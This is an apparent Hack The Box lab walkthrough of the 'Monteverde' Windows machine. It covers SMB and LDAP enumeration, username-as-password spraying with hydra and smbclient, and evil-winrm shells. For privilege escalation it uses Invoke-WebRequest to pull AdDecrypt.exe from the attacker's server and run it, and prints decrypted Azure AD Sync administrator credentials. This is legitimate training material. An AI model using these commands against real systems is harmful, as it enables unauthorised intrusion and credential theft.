Monteverde

Follow me on Twitter: @Purp1W0lf

Nmap

I always run nmap and the IP without anything else from the beginning. This produces simplified results quickly, and I can think about these simplified results and try to enumerate them whilst subsequently more advanced scan runs in the background

Quick scan: `nmap 10.10.10.172 -Pn`

In depth scan: `nmap 10.10.10.172 -A -O -T4  -Pn -p 1-1-65535  >nmap.txt`

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-27 06:17 EDT
Nmap scan report for monteverde (10.10.10.172)
Host is up (0.023s latency).
Not shown: 65516 filtered ports
PORT      STATE SERVICE       VERSION
53/tcp    open  domain?
| fingerprint-strings:
|   DNSVersionBindReqTCP:
|     version
|_    bind
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2020-05-27 09:31
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: MEGABANK
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: MEGABANK
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
49667/tcp open  msrpc         Microsoft Windows RPC
49673/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49674/tcp open  msrpc         Microsoft Windows RPC
49677/tcp open  msrpc         Microsoft Windows RPC
49706/tcp open  msrpc         Microsoft Windows RPC
49775/tcp open  msrpc         Microsoft Windows RPC
1 service unrecognized despite returning data. If you know the service/version, please
SF-Port53-TCP:V=7.80%I=7%D=5/27%Time=5ECE3E90%P=x86_64-pc-linux-gnu%r(DNSV
SF:ersionBindReqTCP,20,"\0\x1e\0\x06\x81\x04\0\x01\0\0\0\0\0\0\x07version\
SF:x04bind\0\0\x10\0\x03");
Warning: OSScan results may be unreliable because we could not find at least 1 open and
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
No OS matches for host
Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: -47m31s
| smb2-security-mode:
|   2.02:
|_    Message signing enabled and required
| smb2-time:
|   date: 2020-05-27T09:33:45
|_  start_date: N/A

TRACEROUTE (using port 53/tcp)
HOP RTT      ADDRESS
1   25.65 ms 10.10.14.1
2   25.84 ms monteverde (10.10.10.172)

OS and Service detection performed. Please report any incorrect results at https://nmap
Nmap done: 1 IP address (1 host up) scanned in 396.63 seconds
```

After a while, you start to read the port number and instantly start to think of paths to enumerate. If you don't yet have that reflex, that's okay. I'd recommend googling `"what does port X do"` or `"what is .Net Messege Framing"`, for example. Before you can exploit something, it's important to understand it - even if you only understand it a bit.

But that reflexive thought-process will help you over time. Especially when scans do weird things. Like the `SMB` ports, for example.

- Port `139` returns normally, but `445` throws up a question mark.
- Rather than follow down the rabbit hole of googleing what `445` with a question mark is, through repeated exposure I already know that those two ports suggest that SMB is in use and can be exploited.

This thought-process isn't foolproof, and it's always worth exploring a service more if it isn't behaving as expected when you try to enumerate and exploit it.

Over time, there are services you'll recognise that are always worth enumerating first. `FTP on port 21` is one of them, and `SMB` is another. So, off we go.

SMB

I usually start SMB enumeartion with SMB client `(smbclient -L 10.10.10.172)` but this didn't yield anything. I then tried smbmap `( smbmap -H 10.10.10.172 -L )`, but this didn't give me anything either.

Enum4Linux is a great tool, built-in to kali that is all about SMB enumeraton. I have found this to be a really useful scanning tool, however it does tend to produce a lot of detail (most of it repetitive), and so I output it to a text file: `enum4linux -a 10.10.10.172 > enum4linux.txt`

From the results we learn:

- the domain name is `megabank`
- And we're given a whole load of usernames that we can add to our `user.txt` file. It's worth adding these as the username by itself `(smorgan)`, and then also adding domain\username as its shown below: `(MEGABANK\smorgan).`

```
Group 'Domain Guests' (RID: 514) has member: MEGABANK\Guest
Group 'HelpDesk' (RID: 2611) has member: MEGABANK\roleary
Group 'Azure Admins' (RID: 2601) has member: MEGABANK\Administrator
Group 'Azure Admins' (RID: 2601) has member: MEGABANK\AAD_987d7f2f57d2
Group 'Azure Admins' (RID: 2601) has member: MEGABANK\mhope
Group 'Group Policy Creator Owners' (RID: 520) has member: MEGABANK\Administrator
Group 'Domain Users' (RID: 513) has member: MEGABANK\Administrator
Group 'Domain Users' (RID: 513) has member: MEGABANK\krbtgt
Group 'Domain Users' (RID: 513) has member: MEGABANK\AAD_987d7f2f57d2
Group 'Domain Users' (RID: 513) has member: MEGABANK\mhope
Group 'Domain Users' (RID: 513) has member: MEGABANK\SABatchJobs
Group 'Domain Users' (RID: 513) has member: MEGABANK\svc-ata
Group 'Domain Users' (RID: 513) has member: MEGABANK\svc-bexec
Group 'Domain Users' (RID: 513) has member: MEGABANK\svc-netapp
Group 'Domain Users' (RID: 513) has member: MEGABANK\dgalanos
Group 'Domain Users' (RID: 513) has member: MEGABANK\roleary
Group 'Domain Users' (RID: 513) has member: MEGABANK\smorgan
Group 'Trading' (RID: 2610) has member: MEGABANK\dgalanos
Group 'Operations' (RID: 2609) has member: MEGABANK\smorgan
```

We are also given the **groups** that these users belong to. With this information, it should now be on our minds to identify users who have admin acces. `Mhope` exists as a `Domain User` as well as an `Azure Admin`, for example. Keep him in mind as we progress.

For now, we'll pause SMB to enumerate other services....

LDAP

Back on the Nmap results, did you notice that LDAP appeared at least twice? When you see anything to do with LDAP, it's worth finding this page, which advises us what LDAP-related services and ports to enumerate.

LDAP search is another kali tool we can use:
`ldapsearch -x -h 10.10.10.172 -D ''-w'' -b "DC=MEGABANK,DC=LOCAL > ldapsearch.txt`

This gives us loads of useless, reptitive information, hence we output it to its own txt file. The only useful information I gathered is:

- Mike Hope (rember, `mhope`) also has access to Windows Remote Management.

This service was exploited in the **Querier** box also, so it won't be hard for those who did that box to remeber what tool to use. If you hadn't completed Querier, the tool can be identified by googling `'how to exploit Windows Remote Management'`

The answer is Evil-winrm, a fantastic tool......that needs a password to work. So we're half there. We have a username (`mhope`), we just need a password.

Bad Passwords

Enumerating all the services possible at this stage, I was stuck for a minute. We'd been given all the information we could for the time being, but each step required a password for us to progress.

Whilst we may be used to cracking hashes on HTB, there are far less exciting instances in real life when it comes to password comprimise. OWASP suggests the things to keep in mind when testing credentials, and one of these is when a username is repeated as a password.

That is the case the our box, Monteverde, now.

Hydra

I first tried to automate this, by using hydra to test SMB and LDAP, with the username and password list being supplied by the same txt file: users.txt. But this **didn't** work!

```
hydra -L user.txt -P user.txt 10.10.10.172 ldap2 -V -f
hydra -L user.txt -P user.txt 10.10.10.172 smb -V -f
```

However it didn't just not work, it through up *errors*. This said to me that the answer was not automation. Time to manually password breach.

Back to SMB

I chose to target SMB again. And with our list of usernames, I manually tried every username with the password as the username until I finally got through:

```
smbclient -L monteverde.htb -U 'MEGABANK\SABatchJobs'
password: SABatchJobs
```

It worked!

SMB II

We're met with these shares:

```
        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        azure_uploads   Disk
        C$              Disk      Default share
        E$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
        users$          Disk
SMB1 disabled -- no workgroup available

```

To access the share, we add it after a `/` . And to make our lives easier, we can add the password to our command by appending it with a `%`

```
smbclient //monteverde.htb[ShareName]/ -U 'MEGABANK\SABatchJobs%SABatchJobs

```

We work our way through the share names. Usually, a `$` means the share is out of permission for us. However we eventually get in with `users$`, and will find a file called `azure.xml` that **Mike Hope** has (here's hoping there's a password in there).

We can read the .xml file online, if you don't have a way to read it on your local machine. We gain the password: `4n0therD4y@n0th3r$`

- be sure to add that to our paswords txt list: `echo "4n0therD4y@n0th3r$" >> passwords.txt`

Evil Shell

Remeber how we worked out Mike had remote access, and that Evil-winrm would be an appriopate tool? Time to put that in action:

`evil-winrm -i 10.10.10.172 -u mhope -p 4n0therD4y@n0th3r$`

We get a Powershell shell to the box! Go get your user flag, submit it to HTB, take a break and then let's move on to root.

Root Enumeration

Evil-Winrm has upload/download capabilities, so we can move files around and upload privilege escalation scripts (like PowerUp.ps1).

- If we didn't have this kind of shell, or a metepreter shell, we could also send things through transfer services like FTP, SMB, and HTTP (you can read more here)

Personally, I don't want to upload ANYTHING until I've manually gone through the box and seen if there's anything lying in wait for us that could be an easy win. Mabe credentials are just sitting there in a file, or maybe there's a few folders out of place.

```
Evil-WinRM* PS C:\Users\mhope> ls


    Directory: C:\Users\mhope


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        5/28/2020   1:26 AM                .Azure
d-r---         1/3/2020   5:24 AM                3D Objects
d-r---         1/3/2020   5:24 AM                Contacts
d-r---        5/27/2020  12:19 PM                Desktop

```

For Monteverde, the `.Azure` file, in Mike's directory, was *highly suspicious.*

Azure

When searching around the box, there are a couple rabbit-holes (in other words, intentional dead-ends) that exist around Azure. Or maybe these were other ways to root the box, who knows - there was something to do with' ? `john@a67632354763outlook.onmicrosoft.com AzureCloud` '

In Mike's `.Azure`, the token.dat was noteworthy, mainly because it was a TOKEN. I had and have no clue how Azure works, but when something says its a token, I know to hold on to it.

I serached around the program files, and Azure had a couple of files devoted to it.

```
Directory: C:\Program Files


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----         1/2/2020   9:36 PM                Common Files
d-----         1/2/2020   2:46 PM                internet explorer
d-----         1/2/2020   2:38 PM                Microsoft Analysis Services
d-----         1/2/2020   2:51 PM                Microsoft Azure Active Directory Connec
d-----         1/2/2020   3:37 PM                Microsoft Azure Active Directory Connec
d-----         1/2/2020   3:02 PM                Microsoft Azure AD Connect Health Sync
d-----         1/2/2020   2:53 PM                Microsoft Azure AD Sync
d-----         1/2/2020   2:31 PM                Microsoft SQL Server
d-----         1/2/2020   2:25 PM                Microsoft Visual Studio 10.0
d-----         1/2/2020   2:32 PM                Microsoft.NET
```

- Just as an aside, to open directories with spaces between them, enclose them in qoutations: `cd "Program Files"`

I started to google as tactically as I could, searching: `" exploit" "token" "[name of an Azure Program File"]` .

- Eventually I find this page that details how to exploit Azure via AD Sync

Azure Exploit

As the webpage for the exploit advises:

1. We download the Github zip file, which contains the exploit and the exploit's malicious `.dll` (a Windows code library that a programme calls on to understand how to run)
2. Unzip it in your attack machine. Set up a python server
3. On the Monteverde machine, find a location to download the exploit files from Kali's python server. (I made a 'tmp' folder from root, to transer the exploit into a specific place - `mkdir tmp`)
4. On the Monteverde machine, cd specifially into " `Program Files\Microsoft Azure AD Sync\Bin"`
5. Run the exploit, calling on the folder you specifically downloaded the files into (so for me, tmp):

```
On your kali machine:
[WhateverPathYourExploitIsIn] sudo python -m SimpleHTTPServer 8080
Serving HTTP on 0.0.0.0 port 8080 ...

On the Monteverde machine:
cd "C:\Program Files\Microsoft Azure AD Sync\Bin"
Invoke-WebRequest http://[your-ip]:8080/AdDecrypt.exe -OutFile C:\tmp\AdDecrypt.exe
Invoke-WebRequest http://[your-ip]:8080/mcrypt.dll -OutFile C:\tmp\mcrypt.dll
C:\tmp\AdDecrypt.exe -FullSQL
```


It will run and produce the administrator creds:

```
======================
AZURE AD SYNC CREDENTIAL DECRYPTION TOOL
Based on original code from: https://github.com/fox-it/adconnectdump
======================

Opening database connection...
Executing SQL commands...
Closing database connection...
Decrypting XML...
Parsing XML...
Finished!

DECRYPTED CREDENTIALS:
Username: administrator
Password: d0m@in4dminyeah!
Domain: MEGABANK.LOCAL

```

Admin Shell

Use the admin creds to create another Evil-winrm shell

`evil-winrm -i 10.10.10.172 -u administrator -p d0m@in4dminyeah!`



You've got yourself a root shell! Find your root flag and submit it to HTB

Author:

Purp1eW0lf is a PhD student in information security.